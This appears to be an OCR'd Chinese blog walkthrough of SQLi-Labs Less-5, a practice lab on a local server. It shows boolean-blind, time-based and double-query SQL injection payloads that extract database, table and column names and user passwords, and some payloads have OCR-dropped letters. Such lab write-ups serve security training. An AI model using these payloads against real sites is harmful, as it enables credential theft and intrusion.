链滴

SQLi_Labs 通关文档【5】布尔型注入

作者：shayuge

原文链接：https://ld246.com/article/1587089619681


来源网站：链滴

Less-5

访问页面

URL:http://127.0.0.1/Less-5/?id=1

ID=1存在：you are in



ID=111不存在：无回显

判断注入类型

字符注入

payload id=1 返回 you are in

payload id=1111 无任何返回

payload id=1' 报错 提示sql语法错误


所以判断当前注入类型为布尔型注入

数字注入

payload1：and 1=1

payload2：and 1=2

payload1和payload2页面状态回显一致 所以不存在数字型注入



布尔型查询

查询字段个数

payload id=1’ order by 4--+ 返回列不存在

payload id=1' order by 3--+ 返回you are in

所以字段个数为3

查询当前所在库的库名长度

```
?id=1' and length(database())>10 --+
```

得出库名长度为：8

查询数据库库名

```
?id=1' and left(database(),1)='s'--+  //s值可以用burp来遍历
或者
?id=1' and ascii(left(database(),1))<200--+ //<200可以变为 =97 来确定具体是哪个值
或者
?id=1' and substr(database(),1,1)='s'--+  //s值可以用burp来遍历
或者
?id=1' and ascii(substr(database(),1,1))<200--+ //<200可以变为 =97 来确定具体是哪个值
或者
?id=1' and ascii(substr((select schema_name from information_schema.schemata limit 1,1),1,1)
>100--+//limit 0,1截取数据库下第一个库 如果查询第二个库修改为limit 1,1
```

最后得出当前所在库为：security

查询某库的所有表

库为 security 将库名security 进行16进制转换 结果为：0x7365637572697479

查询security第一张表的第一个字符

```
?id=1' and ascii(substr((select table_name from information_schema.tables where table_sche
a=0x7365637572697479 limit 0,1),1,1))>80--+
//找第二个字符只需要改成substr('xxx',2,1)即可。
//找第二个表改成limit 1,1
```

查询某表的所有列

查询第四张表users的第一个字段的第一个字符

```
?id=1' and ascii(substr((select column_name from information_schema.columns where table_
ame=0x7573657273 limit 0,1),1,1))>80--+
//找第二个字符只需要改成substr('xxx',2,1)即可。
//找第二个字段改成limit 1,1
```

查询字段值

```
?id=1' and ascii(substr((select username from security.users  limit 0,1),1,1))>80--+
```

延时注入查询

判断是否存在延时

```
?id=1' and if(length(database())>0,sleep(5),1)--+ //如果数据库长度大于0 延时5
```

查询数据库长度

```
?id=1' and if(length(database())=8,sleep(5),1)--+
```

查询数据库名

```
?id=1' and if(left(database(),1)='s',sleep(5),1)--+
```

查询某库的表

```
?id=1' and if( left((select table_name from information_schema.tables where table_schema=da
abase() limit 1,1),1)='r' ,sleep(5),1)--+
```

查询某表的列

```
?id=1' and if(left((select column_name from information_schema.columns where table_name=
users' limit 4,1),8)='password' ,sleep(5),1)--+
```

查询字段值

?id=1' and if(left((select password from users order by id limit 0,1),4)='dumb' ,sleep(5),1)--+

使用concat聚合函数（双查询）

参考文档：双查询注入

查询数据库长度

?id=1'union select count(*),1,concat('0x7e',(select database()),'0x7e',floor(rand()*2)) as a from nformation_schema.tables group by a--+
或者
?id=1'union select count(*),count(*),concat('0x7e',(select database()),'0x7e',floor(rand()*2)) as a from information_schema.tables group by a--+

查询数据库名

?id=1'union select count(*),1,concat('0x7e',(select database()),'0x7e',floor(rand()*2)) as a from nformation_schema.tables group by a--+
或者
?id=1'union select count(*),count(*),concat('0x7e',(select database()),'0x7e',floor(rand()*2)) as a from information_schema.tables group by a--+

查询某库的表

?id=1' union select count(*),1, concat('~',(select concat(table_name) from information_schema tables where table_schema=database() limit 0,1),'~',floor(rand()*2)) as a from information_sch ma.tables group by a--+
// 查询第一个表 limit 0,1
// 由于rand() 随机0-1 可写为rand(0) 保证显示效果

查询某表的列名

?id=1' union select count(*),1, concat('~',(select column_name from information_schema.col mns where table_name='users' limit 0,1),'~',floor(rand()*2)) as a from information_schema.tab es group by a--+

查询字段

?id=1' union select count(*),1, concat('~',(select concat_ws('[',password,username) from users l mit 1,1),'~',floor(rand()*2)) as a from information_schema.tables group by a--+